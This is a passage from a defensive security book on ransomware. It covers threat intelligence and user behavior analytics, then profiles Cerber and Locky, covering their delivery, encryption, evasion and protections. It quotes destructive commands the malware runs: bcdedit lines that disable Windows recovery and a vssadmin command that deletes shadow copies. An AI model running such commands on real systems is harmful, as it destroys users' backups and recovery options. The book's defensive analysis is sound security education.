Figure 6-2. Traffic from the Zepto variant of Locky

However, compiling, maintaining, and updating the lists of known C2 channels in your various technologies is a gruesome task, as there is not a single repository for all network communications with every known ransomware command-and-control channel, email subject line, SHA256 hash, and attachment filename. This means you need to develop practices that leverage multiple sources of intelligence and extract it into a system by which you can visualize the indicators in a meaningful manner. You

3 Brandon Levene, Micah Yates, and Rob Downs, "Locky: New Ransomware Mimics Dridex-Style Distribution," *Palo Alto Networks Blog*, February 16, 2016.

4 "2016-08-15 - Zepto variant Locky malspam," *Malware-Traffic-Analysis*, August 8, 2016.

must also begin to look for patterns in the data, as well as develop a better understanding of the easiest sources of this information. You'll find that there are a number of new (and established) vendors on the so-called threat intelligence platform (TIP)-based approach to intelligence analysis on the market. Each of the platforms has strengths and weaknesses, and though we are talking about them in general, your investigation into the platforms is best done by the team who will be working with the platform directly. Anomali, ThreatQ, and ThreatConnect are a few of the vendors out there marketing TIPs that will not only correlate open source data, from places like the CTA, Zeus Tracker, and the like, but will also integrate with many of the closed source or premium feeds, like those from the FS-ISAC, Retail-ISAC, Symantec, FireEye, and McAfee.

Detecting the Latest Behavioral Indicators

The other indicators you need to be concerned about are behavior-based indicators. Based on your understanding of user behavior, you can intercept activities associated with a particular ransomware variant and stop the destructive activities they attempt.

Figure 6-3 shows how CryptXXX leverages multiple processes to modify the file and watch for abnormal system behavior that halts and restarts the encryption if you are attempting to detect basic encryption on a system using traditional scanning and processes analysis methods.[5] This means that you need to evaluate the process logs to determine the history of processes on the infected system and look for this type of behavior, which is ostensibly a meta analysis of the processes on the system.

By looking at the behavior of processes on your end-user systems, you can determine login and and resource access attempts and use this information to determine if a system has been compromised, how the compromise is attempting to traverse the network, and in what manner it is attempting to contact network drives or files to begin the encryption process.

5 Jaaziel Carlos, Anthony Melgarejo, Rhena Inocencio, and Joseph C. Chen, "Will CryptXXX Replace TeslaCrypt After Ransomware Shakeup?" *TrendLabs Security Intelligence Blog*, May 20, 2016.



Figure 6-3. CryptXXX process behaviors

Baselining your users' behaviors is how you develop this understanding. First, you need to know who has access to what specific resources on your network. By leveraging the group policy features of Windows, you can determine which systems have access to which resources and when those resources get accessed. Additionally, in each user's profile, you can set baseline working hours and then compare those baselines to real-time behavior. By collecting these metrics over time and continuously comparing the results of your collection to the established baselines, you will be able to identify outliers. These become investigation points for further analysis. Products like Darktrace Threat Visualizer will help you identify these outliers and automatically respond to these shifts.

User Behavior Analytics

This type of detection is formally known as user behavior analytics (UBA) and is an area of focus in the cybersecurity industry, particularly in the realm of insider threat. UBA is a unique way to detect, alert on, and possibly block a ransomware attack. Instead of looking for specific behaviors, UBA relies on determining what is out of the ordinary for a given system or network. For example, it is unusual for an application to access all of the files on a system in rapid succession, but that doesn't mean that this behavior doesn't happen. It could be a backup program accessing those files. UBA looks at not only the behavior but the behavior in the context of that specific workstation. If the backup program accesses all of the files outside of business hours every day, but if this file is accessing all of the files at 11:34 a.m., it should be flagged.

By searching for anomalous behavior specific to that system or network, UBA detection systems can identify behavior that is outside of the norm in a statistically significant manner. A user may visit 10 different websites during his lunch break on most days, but during fantasy football draft period, that number jumps to 25, which is unusual behavior but does not necessarily indicate a threat. On the other hand, if that user visits the same website 50 times in the span of an hour, that should be flagged.

In the end, UBA builds profiles of specific users and can report deviations that are statistically significant. Because ransomware causes systems to behave abnormally, UBA systems have a better chance than a lot of other security tools of detecting and alerting on new or unknown strains of ransomware.

Summary

Threat intelligence must be gathered from a variety of sources. You must also know your network and the users on it in order to identify abnormal behavior. Applying these indicators helps you minimize the effects of an attack and in some cases prevent attacks altogether.

PART III

Ransomware Families

In Chapters 7, 8, 9, and 10, we will focus on ransomware families. The first three chapters are dedicated to Cerber, Locky, and CryptXXX, since these are three of the most commonly deployed ransomware families infecting users today. However, this is likely to change as security researchers figure out how to decrypt ransomware, or the hacking groups are caught. The last chapter highlights some smaller ransomware families that have interesting technical components or are going after niche targets.

Reading the headlines or listening to the nightly news, one gets the impression that the ransomware groups are running the show and are unstoppable. That is not the case. There are tens of thousands of security researchers around the world looking for ways to protect organizations and stop ransomware from spreading. These researchers work closely with law enforcement agencies and have been successful at shutting down many ransomware gangs. This means most successful ransomware teams run a real risk of going to jail for a long time, which may be why the team behind TeslaCrypt decided to shut down:[1]

> Project closed
>
> Master key for decrypt:
> 440A241DD80FCC5664E861989DB716E08CE627D8D40C7EA360AE855C727A49EE.
> Wait for other people make universal decrypt software.
>
> We are sorry!

1 Peter Stancik, "ESET Releases New Decryptor for TeslaCrypt Ransomware," *We Live Security*, May 18, 2016.

That being said, even when a ransomware family dies, if it has achieved any sort of success, its methods will continue to function in another ransomware family. For example, despite the existence of many different families over the years the two primary delivery methods of ransomware are email spam and exploit kits. It is worth looking at these families because if an organization can defend against attacks by these types of ransomware, it will be better prepared to defend against other ransomware families.

CHAPTER 7
Cerber

Cerber is the perfect ransomware family to highlight here because it is a good representation of the second generation of ransomware. Some of the characteristics of the Cerber ransomware include:

- The team behind it is well funded.
- There is a short release cycle between versions.
- There is a formal development process, which results in quality code.
- The team behind Cerber is constantly investigating new methods to avoid detection.

With a few notable exceptions, the first generation of ransomware families were thrown together in an ad hoc manner and delivered haphazardly. There was little organization behind many of the early ransomware teams. Now that more established hacking groups have seen the kind of money ransomware campaigns can raise, that is starting to change. Cerber is the result of that change: an established hacking team diverts resources from other types of attacks and focuses on ransomware.

Cerber is an interesting ransomware family because the hacking team behind Cerber, who are suspected to be out of Russia, are nimble and quick to adapt to new ways of delivering their ransomware. They have also created a highly successful affiliate program. So successful that Checkpoint estimates that in July 2016, Cerber earned $195,000 across all affiliates, with a 40% cut, which means the hacking group behind Cerber earned $78,000—in one month.[1] Checkpoint estimates that the attackers behind Cerber have earned more than $950,000 in the last year.

1 Check Point Threat Intelligence Research Team, "CerberRing: An In-Depth Exposé on Cerber Ransomware-as-a-Service," *Checkpoint Blog*, August 15, 2016.

Cerber got a lot of attention when it was first released because it was the first recorded instance of a ransomware family talking to the victims. In addition to leaving a ransomware note, like most ransomware, Cerber also embedded a sound file into the HTML document. When victims played the sound, this is what they heard:

> "Attention! Attention! Attention!"
>
> "Your documents, photos, databases and other important files have been encrypted!"

Cerber also offered a lower ransom to users who paid the ransom sooner rather than later, as shown in Figure 7-1, likely as an incentive to encourage users to pay rather than take other steps to remediate the attack.



Figure 7-1. Cerber ransom screen

Cerber ransomware attacks generally start with a spam message, but it is also distributed via an exploit kit. The spam message contains a Microsoft Word document with a macro that is really a VBScript, which executes in memory and uses PowerShell to download the Cerber payload.

Who Developed Cerber?

While Cerber relatively new to the world of ransomware, it started strong with built-in virtual machine evasion techniques and a number of code obfuscation tricks. This suggests that, from the start, a well-funded and well-sourced hacking group has been behind Cerber. While some tactics used by the Cerber appear to be lifted from other ransomware families, there a number of unique capabilities, some of which will be outlined in the next section.

The Cerber team appears to be based in Russia. Not only will the ransomware not encrypt victim machines in Russia, but it also won't encrypt systems that have a Russian keyboard layout.

The initial underground advertisements for the Cerber service, posted by someone with the username crbr, were posted in Russian on Russian forums.[2] That being said, because of their distribution model, which operates more like a franchise, the Cerber team has seen a lot of success and rapid growth.[3] The hacking group behind Cerber manages the command-and-control infrastructure and delivers the portable executable (PE) to the, for lack of a better term, franchisee. The franchisee plugs that PE into his preferred delivery method, whether it is a spam distribution system or an exploit kit, and launches the campaign.

When a Cerber installation is successful, it calls back to the command-and-control infrastructure, and the franchisee's dashboard is updated with information about the victim. If the victim pays, the franchisee gets 60% of the payment, and the Cerber team gets the other 40%. The franchisee dashboard maintains information about successful installations and the total amount paid out to the franchisee, which is updated in close to real time.

Because of this model, Cerber attacks originate everywhere. In addition to being delivered via spam, Cerber has been seen delivered via the Neutrino, Magnitude, and RIG exploit kits; in fact, 41% of Cerber deliveries come from exploit kits.

Cerber has also been bundled in with other types of malware attacks. In early September 2016, researchers at Invincea reported that Cerber was seen bundled with the Betabot trojan.[4] Betabot, sometimes called Neurevt, is an information stealer designed to intercept passwords and steal data from forms. It also has a number of malware and virtual machine avoidance techniques built-in. In the attack, the attackers steal as much of the victim's banking and other personal information as they can; and once everything is "cleaned out," they leave behind Cerber. One interesting aspect of Betabot is that it has some worm-like capabilities that allow it to spread throughout a network. It is possible that the team behind the Cerber campaign using the Betabot trojan will use it to infect multiple systems and then leave Cerber spread throughout the victim network. This is not the first time this type of combination attack has been conducted. In 2013 and 2014, it was much more common to see ransomware bundled as part of a larger attack package. This attack type fell out of favor for a while, but is most likely making a comeback as more hacking groups start to incorporate ransomware into their attacks.

Unfortunately, this dispersion makes it more difficult to correctly identify Cerber attacks until the actual PE is installed, and by then it may be too late. Given the wide

2 "CerberRing: An In-Depth Exposé on Cerber Ransomware-as-a-Service".

3 Spandas Lui, "Cerber Is A Ransomware That Is Run Like A Franchise," *Lifehacker Australia*, Gawker Media, August 19, 2016.

4 Kelly Jackson Higgins, "Password-Stealing Trojan Now Also Attacks With Cerber Ransomware," *Dark Reading*, Information Week, September 1, 2016.

range of delivery methods, a Cerber attack could easily be mistaken for a Locky, CryptXXX, or other ransomware family. That is not necessarily a bad thing, as long as protections are in place to stop all of those families.

The Encryption Process

Version 1 of Cerber included the following quote in the ransom note:

> Quod me non necat me fortiorem facit

The quote, written in Latin, translates to "That which does not kill me, makes me stronger," which was either a note of encouragement or a dig at the victim.

Before installing, Cerber does a keyboard check and will not install itself on any system with the following keyboard layouts, which further suggests that actors behind Cerber are Russian: 1049—Russian, 1058—Ukrainian, 1059—Belarusian, 1064—Tajik, 1067—Armenian, 1068—Azeri, 1079—Georgian, 1087—Kazakh, 1088—Kyrgyz, 1090—Turkmen, 1091—Uzbek, 2072—Romanian, 2073—Russian, 2092—Azeri, and 2115—Uzbek.

Cerber installs itself in the *%AppData%* directory and starts off by deleting volume shadow copies and disables safe-boot mode options:

```
Bcdedit.exe "/set {default} recoveryenabled no"
Bcdedit.exe "/set {default} bootstatuspolicy ignoreallfailure"
```

Disabling safe-boot mode options prevents a user from rebooting into safe mode on their Microsoft Windows computer to try to undo the damage done by Cerber.

Cerber uses a combination of symmetric and asymmetric encryption. It starts the process with a 2,048-bit RSA public key that is stored in the PE itself; the private key is stored on the Cerber payment server. Cerber then generates a 576-bit RSA key pair, which is used to encrypt the files on the victim system. The RSA2048 public key is used to encrypt the RSA576 key; the encrypted key is then sent to the Cerber command-and-control infrastructure.

After generating the key, Cerber enumerates a list of files on the victim system, creating a list of files to be encrypted, minus files in any blacklisted directories. The following directories are skipped by Cerber:

- *:\$recycle.bin*
- *:\$windows.~bt*
- *:\boot*
- *:\drivers*
- *:\program files*
- *:\program files (x86)*
- *:\programdata*

- *:\users\all users*
- *:\windows*
- *\appdata\local*
- *\appdata\locallow*
- *\appdata\roaming*
- *\public\music\sample music*
- *\public\pictures\sample pictures*
- *\public\videos\sample videos*
- *\tor browser*

Finally, before starting the encryption process, Cerber looks for and closes the following processes:

- *outlook.exe*
- *steam.exe*
- *thebat.exe*
- *thebat64.exe*
- *thunderbird.exe*

This allows Cerber to encrypt files created by these processes. Files that are encrypted have the extension *.cerber*, *.cerber2*, or *.cerber3*, depending on the version of Cerber. In October 2016, Cerber released a new version that randomized the extension used during an attack (e.g., *.c1r5*), making it more difficult to identify the ransomware and seek outside remediation assistance. Unlike other families of ransomware, because of the "franchisee" model that the Cerber team follows, it is more common to see older versions of Cerber still in use.

At one point, thanks to the team at Checkpoint, it was possible to reverse the encryption process. Many speculate this is because the team at Checkpoint had managed to grab the master decryption key. However, the Cerber developers quickly updated the ransomware, and there is no decryptor available at this time.

Cerber and BITS

Ransomware developers are always looking for new ways to avoid detection. In late August 2016, researchers noticed a Cerber ransomware campaign that used the Microsoft Background Intelligent Transfer Service (BITS) as a download mechanism. BITS is a Microsoft service that is used primarily by the Windows OS to download updates, but it can also be used by other vendors to download updates and other files.

Malware developers have been using BITS to download files for a while because it is a trusted service, is generally allowed to pass through firewalls, and downloads can be

scheduled weeks or months at a time.[5] Most importantly for ransomware authors, BITS allows scheduled tasks to execute a program upon completion. This means that even if ransomware is removed from the system, it can be redownloaded and executed at a later date, which is why you have to do more than just remove the ransomware. Instead, the infected box should be wiped, the operating system reinstalled, and the files restored from backup.

Protecting Against Cerber

While Cerber is dynamic and the group behind it is constantly changing their methods to avoid detection and improve their chances of infecting a target machine, the rules outlined in this book will help to protect organizations.

Some of the common remedies previously described include:

- Maintain good backups and test those backups.
- Disable macros in Microsoft Office documents across the organization.
- Make sure any application that touches the Internet, such as Adobe Flash, is up to date with the latest security patches installed.
- Disable or uninstall any browser plug-ins that do not serve a business function, such as Microsoft Silverlight or Java.
- Do not make users local administrators of their machines.
- Kill any process that tries to delete volume shadow copies.
- Educate users on the latest ransomware campaigns.

This section will outline some additional security steps you can take to protect against Cerber.

As noted, more than half of all Cerber attacks originate with spam, which often contains a macro embedded in a Microsoft Office document that contains a VBScript that calls PowerShell to initiate a download of Cerber. Chapter 4 discussed the option of disabling the Windows scripting engine, but it also might be worthwhile to disable PowerShell on systems where it is not necessary.

PowerShell is a powerful tool administrators can use to manage systems on the network. It handles a number of repetitive tasks and, in general, makes the lives of system administrators much easier. But it is also used by a number of different hacking groups as a way to retrieve files from the Internet, move around the network, and schedule tasks on remote systems.

That doesn't mean PowerShell should be disabled across the network, but it is also not necessary to have PowerShell installed on all systems in order for it be effective.

5 Counter Threat Unit (CTU) Research Team, "Malware Lingers with BITS," *SecureWorks*, June 6, 2016.

There is no reason that PowerShell can't be disabled on most workstations but still enabled on system administrator's desktops. This will still allow administrators to continue to use this powerful tool, while preventing it from being used by ransomware.

Of course, if an organization can prevent Cerber from reaching the desktop, that is even better. Filtering at the mail server is a great start. It is unlikely that anyone in an organization needs to receive a *.js* or *.wsf* file as an attachment to an email, so why not automatically filter those out? Should there be employees who do need these kinds of files, it is better to make other arrangements to receive them. Beyond simple attachment filtering, organizations should look for an email solution that inspects archived files (*.zip*, *.7z*, or *.rar*) for suspicious payloads. Those organizations who are especially concerned can look at email solutions that will actually intercept attachments, such as Microsoft Office documents, and open them to determine if they are malicious prior to delivering them to their intended recipient.

Administrators Make Excellent Targets

The assumption made throughout this book is that IT staff and system administrators are more security conscious, which is generally true. However, because of their level of access, they are sometimes specifically targeted in ransomware attacks. An advanced attacker can use a system administrator's access to spread ransomware across the network. Any employee with elevated access within a network should receive the same level of training around ransomware as security staff. They need to be made aware of the latest threats so they can be on the lookout for them as well.

Another tactic that is not unique to Cerber, but is rare among ransomware families, is disabling safe-boot mode using the *bcedit.exe*. As with the *vssadmin.exe* command, there is no legitimate reason for a process to use *bcedit.exe* to disabled safe-boot mode. Using advanced endpoint protection security teams can alert on and kill any process that tries to access *bcedit.exe* in the manner described at the beginning of this chapter.

This same type of alert can be used to detect any process that tries to close the processes that Cerber looks for and tries to kill (that is assuming they are running on the network). Again, there is no legitimate reason for another process to try to kill one of these processes. Even if it is not Cerber, any process doing this is most likely malicious and should generate an alert.

Finally, with the team behind Cerber using Microsoft BITS as a communication and scheduling tool, it is important to monitor any process that attempts to schedule a task with BITS. There are undoubtedly many programs using the BITS service, but they should all be part of the known software inventory of the organization. Any pro-

cess not part of the known list of applications should not be allowed to schedule tasks and should be killed, if possible, and immediately investigated.

Summary

Cerber is an advanced ransomware family that only seems to get better as security researchers find new ways to defeat it. But no matter what evasion techniques the Cerber team develops, there are certain steps it must follow in order to encrypt files on a target system. It must:

1. Exploit either an application or human vulnerability to gain access
2. Be able to speak to and receive commands from its command-and-control infrastructure
3. Install itself and maintain persistence through reboots
4. Enumerate files and access Microsoft's encryption libraries to encrypt files

With the exception of the second half of step 4, each of these steps presents an opportunity to stop Cerber from installing. As long as security teams stay up to date on the latest tactics, techniques, and procedures of the Cerber team, they will be able to find ways to protect the organization from Cerber (and other ransomware) attacks.

Admittedly, this is often easier said than done, given the number of responsibilities that most security analysts already have. With workdays already filled with more tasks than can be handled in a single day, or even multiple days, it is hard for security professionals to stay up to date. If that is the case, security teams need to work with trusted security vendors to understand the latest threats presented not just by Cerber, but from all ransomware.

As the security picture changes, knowing what the Cerber team is doing to adjust their attacks will allow an organization to stay ahead of the attacks.

CHAPTER 8
Locky

Before it was shut down, CryptoWall was, by far, the most effective ransomware family in terms of successful infections. However, the team behind Locky has attempted to infect many more victims. Locky first surfaced in February 2016 and was named Locky because the encrypted files all had the extension *.locky* appended to them. Traditionally, Locky has been delivered through spam campaigns. There are three spam methods that the team behind Locky has successfully used:

- An embedded macro in a Microsoft Office document
- A Windows batch script, also embedded in a Microsoft Office document, that executes and downloads the ransomware
- A compressed *.zip* or *.rar* file containing a malicious JavaScript file that downloads and runs Locky

Locky has also been delivered via visits to malicious websites and legitimate websites that have fallen victim to malvertising campaigns, using the Rig exploit kit and taking advantage of flaws in Adobe Flash.

Unlike some of the other ransomware families, the decryption for Locky has not been broken. There also have not been any weaknesses found in the Locky encryption process that might allow files to be recovered. A system that has been infected with Locky will either need to be restored from backup or the ransom will need to be paid (alternatively, the system can simply be wiped and the end users can start fresh with all data gone).

Locky also uses an affiliate program that allows less-skilled attackers to take advantage of the Locky infrastructure and code in order to launch a ransomware campaign. The affiliate program may lead to diversification of delivery methods as hackers try new ways to dupe victims into installing the ransomware.

Who Developed Locky?

There is a great deal of anecdotal evidence that the team behind Locky is the same team behind the Dridex and Necurs botnets.[1] If true, the hacking group behind Locky is well financed and organized with multiple revenue streams.

Dridex and Banking

Dridex grew to early fame by delivering a series of ever-more complex banking trojans. These trojans are designed to steal banking credentials that can either be sold on the black market or used by hackers to steal money directly. In fact, the banking trojans distributed by Dridex were so effective that Dridex the botnet is sometimes conflated with the banking trojan, but they are two separate pieces of code. Dridex is the distribution method, and the banking trojan, like Locky, is the tool distributed by the Dridex tool. Dridex will often deliver multiple payloads simultaneously, which is why it is so important to completely wipe an infected machine prior to restoring the files.

The Dridex team, as they are generally known because of their reliance on the Dridex botnet, is most likely based in Russia due to the fact that it will not install Locky on machines that are in Russia or have installed the Russian language pack. The Dridex team is professionally run, which is clear from the quality of their code, their quick development cycle, and the fact that new versions are released on a regular basis and flaws in the program are quickly patched.

Their primary delivery method is spam, like the email snippet shown in Figure 8-1, and they have been known to send out as many as four million emails in a week.[2] Between the Dridex and Necurs botnets, the Dridex team controls millions of victim machines that can be used to send spam indiscriminately, which makes it very hard to stop them.

Not that law enforcement has not tried. In October 2015, several suspected members of the Dridex team were arrested, and the Dridex infrastructure was shut down, including all known command-and-control hosts. This shutdown lasted for several weeks, then the Dridex team resumed their spamming campaigns with new infrastructure. Similarly, in early June 2016, the Dridex and Necurs botnets went silent for several weeks (Locky activity was almost nonexistent during that time). Many suspected that the botsnets had been disrupted again, but by the end of June, both Dridex

1 "What's Happening with Necurs, Dridex, and Locky?" *MalwareTech*, June 21, 2016.

2 Rodel Mendrez, "Massive Volume of Ransomware Downloaders Being Spammed," *SpiderLabs Blog*, Trustwave, March 9, 2016.

and Necurs were back to sending out spam, and Locky infections ticked up again. The new version of Locky even added antivirtual machine capabilities that did not exist in previous versions.



Figure 8-1. Locky ransomware spam

In addition to a new version of Locky, there was also a new method of distribution, the Neutrino exploit kit. Researchers at Palo Alto Networks identified the Locky distribution in a campaign they dubbed Afraidgate.[3] There is no known association between the hacking team behind the Neutrino exploit kit and the Dridex team, so this was an entirely new distribution method. In the Neutrino campaign, the Locky variant encrypts the files and adds the extension *.zepto*.

The Encryption Process

Locky is unusual among ransomware families in that earlier versions required a successful command-and-control connection to a host to get a public key prior to starting the encryption process. If the portable executable (PE) could not connect, it would stay dormant but continue running in memory until the victim rebooted the machine.

In the middle of September 2016, a new version of Locky was released that could operate completely offline.[4] This new version of Locky includes the public key in the PE and can be installed and encrypt the files on a victim's machine without ever having to check in with the command-and-control host. This allows the new version of Locky to operate in a stealthier manner and disrupts an avenue of detection for security teams. Prior to this, Locky always had to call out to the command-and-control infrastructure prior to starting the encryption process. That is no longer the case.

3 Brad Duncan, "Afraidgate: Major Exploit Kit Campaign Switches from CryptXXX Ransomware Back to Locky," *Palo Alto Networks Blog*, July 29, 2016.

4 Lyle Frink, "Locky Ransomware Goes on Autopilot," *Avira Blog*, September 14, 2016.

The first thing Locky does when executed is inject itself into a *svchost.exe* process. Locky uses this process to manage system activity, including the initial callout. Once the Locky PE has made a successful connection to the initial command-and-control server, it sends over information about the infected host. The command-and-control server uses that information to create a custom public/private key pair and sends the public key back to the PE (the private key never leaves the Locky command-and-control infrastructure). Then the PE begins the installation and encryption process. When it has completed, it changes the wallpaper on the victim's machine to one that is similar to Figure 8-2, which provides instructions to the victim on how to pay the ransom.



Figure 8-2. Locky background screen

Before starting the encryption process, Locky has to enumerate the files and delete any shadow copies, so it issues the following command:

```
vssadmin.exe Delete Shadows /All Quiet
```

Locky uses a combination of RSA and AES encryption. The RSA key is the public/private key pair generated by the command-and-control infrastructure and is used to generate unique 256-bit AES keys to encrypt select files on the victim machine. Earlier versions of Locky only used 128-bit AES keys, but all new variants have updated to 256-bit.

Locky files are encrypted with with a standard format.

```
060AADDAB9367724069B78F2D5723013.locky
[System ID][16 randomized hex digits].locky
```

The first part of the file is generated from the first 8 bytes of an MD5 hash of the system's GUID and is displayed in ASCII hexadecimal form. This part of the newly encrypted filename will be the same across all files on the system. The second part of the file is unique for each file and all encrypted files end with *.locky*, *.thor*, or *.shit* extensions (or whatever the current extension in use is).

Understanding Locky's DGA

One of Locky's unique features is its use of a DGA to create domains for command-and-control communication on the fly. Most ransomware families use a set of rotating domain names that are hardcoded into the PE or provided through a check-in mechanism.

The Locky DGA allows the PE to generate a potential list of domains at the time of execution and try each of the different domains until it finds one that is registered and has responsive infrastructure. If none of the generated domains work, each Locky PE has a fallback hardcoded IP address to which it will call out. If all connections fail, Locky cannot start the encryption process.

The DGA in Locky is an algorithm that generates domains based on the current month, date, and the year of the victim host combined with a hardcoded 32-bit seed.[5] This seed can be easily changed from variant to variant of Locky or even from day to day within the same variant.[6] The domains change on the first of the month and every even number day, thus creating an ever-churning list of domains that security has to monitor to see if they are live and accepting incoming Locky connections.

In addition to keeping track of the constantly changing DGA-generated domains, each Locky PE has a fallback IP address. These IP addresses are also ever changing and need to be tracked.

Zepto and Bart Variants

There are two variants of Locky that share a great deal of codebase with the original Locky ransomware but use different extensions.[7] [8] Because the three codebases are so similar, there is speculation that the Dridex team is also behind these two versions of the ransomware.

---

5 Haowei Ren, Jonell Baltazar, Joonho Sa, Ronghwa Chong, and Alex Berry, "Surge in Spam Campaign Delivering Locky Ransomware Downloaders," *Threat Research Blog*, FireEye, March 25, 2016.

6 Nicholas Griffin, "Locky's New DGA - Seeding the New Domains [RUSSIA UPDATE: 26/FEB/16]" *Forcepoint*, February 25, 2016.

7 Paul Ducklin, "Is Zepto Ransomware the New Locky?," *Naked Security*, Sophos, July 5, 2016.

8 Proofpoint Staff, "Doh! New 'Bart' Ransomware from Threat Actors Spreading Dridex and Locky" *Proofpoint*, June 24, 2016.

A lot of the same protections that can protect an organization from Locky will also protect work against Zepto and Bart. There are, however, some differences that are worth discussing.

First, Zepto appends *.zepto* to the end of encrypted files while Bart appends *.bart.zip* to the end of encrypted files. Zepto has been delivered as part of a number of spam campaigns primarily in two formats:

- A *.js* file embedded in a *.zip* file
- A *.docm* file, which is a Microsoft Word document with macros enabled

The encryption process and even the ransom note in Zepto are identical to Locky. One other big difference is that Zepto has virtual machine evasion techniques that the original Locky variants did not have. This makes doing sandboxing or analysis a little more difficult for security teams but does not affect its ability to infect its targets.

Bart also shares a great deal of codebase with Locky and is also delivered primarily through spam as a zipped *.js* file. One big distinction between Locky and Bart is that Bart does not require the initial communication to the command-and-control infrastructure to start the encryption process. By removing this requirement, the team behind Bart has removed one of the most common methods for blocking Locky.

This means that the best way to stop the Bart ransomware is to not let the attachments get opened in the first place.

Given the relative success of Zepto and Bart, it would not be surprising to see more distinct variants of Locky created in the future. As these new branches spread out, there will no doubt be new enhancements to the code that make it even harder to protect target networks. This is why it is important for security teams to understand changes to the threat landscape and keep up to date on the latest techniques of ransomware developers. This will allow the organization to have the most up-to-date protections in place.

DLL Delivery

In August 2016, a new variant of Locky was uncovered that use a DLL file as the delivery method, as opposed to the traditional PE.[9] Other ransomware, such as CryptXXX, uses the DLL delivery method as a means of avoiding detection by traditional antivirus solutions.

The delivery mechanism is similar to previous versions of Locky in that it starts with a zipped spam attachment. When the user uncompresses the file, it turns out to be a

9 Maharlito Aquino, "Locky Morphs Again: Now Delivered as DLL," *Cyren Blog*, August 25, 2016.

JavaScript file that when executed reaches out to the Internet to grab the DLL. The script then calls *run32dll.exe* to install the DLL.

Once the DLL is successfully installed, it runs through the encryption and ransom process in the same manner as previous versions of Locky.

Protecting Against Locky

Because the encryption has not been reverse-engineered smart defense is required to prevent a machine from getting infected. There are more specific protection methods discussed later in this chapter, but the best ways to protect a workstation from getting infected include:

1. Be wary of any attachments, even those that appear to originate from within the network.
2. Don't click any links, especially in an email, without knowing what the actual URL is and take a second to read the email closely to make sure that the language is natural and does not appear to have been run through a translation program.
3. Keep all workstations fully patched and make sure any security updates are installed as quickly as possible.

These three steps have been discussed ad nauseam, but these three steps alone will stop the majority of ransomware infections. In fact, it is because these steps are not followed that most organizations are forced to take the more complicated security measures covered later in this chapter.

Many generic ransomware prevention steps, such as blocking any process that attempts to access *vssadmin.exe,* will also work to stop Locky. But the steps listed in the following sections don't necessarily apply to all families of ransomware.

Oddly enough, in the case of Locky, home users may actually be more protected against the initial incursion of the ransomware than corporate users. This sounds like a strange statement, but it stems from Locky's primary delivery method: spam.

The best way to protect against any ransomware family is to simply never execute it. Once a ransomware executable has been clicked, it starts a battle for control of the system, and many consumer-grade security tools can't win that battle.

Block the Spam

Companies that offer free email services like Google, Microsoft, and Yahoo!, as well as large ISPs that offer email services to their users, have invested millions of dollars in building spam-detecting capabilities. The services are extremely effective at weeding out bad email, uncovering spam campaigns, and preventing those messages from ever reaching their users inboxes. So, while the Dridex team may send out millions of spam emails containing Locky each month, most of those messages are never seen.

To see how effective a free email provider is at protecting its customers, simply go to the spam/junk folder and search for the terms "AATN: Invoice" or "Invoices." That is one of the most commonly used lures by the Dridex team to send Locky. Chances are each one of those messages is a potential ransomware infection that was prevented from ever being executed because it was never seen.

Lure?

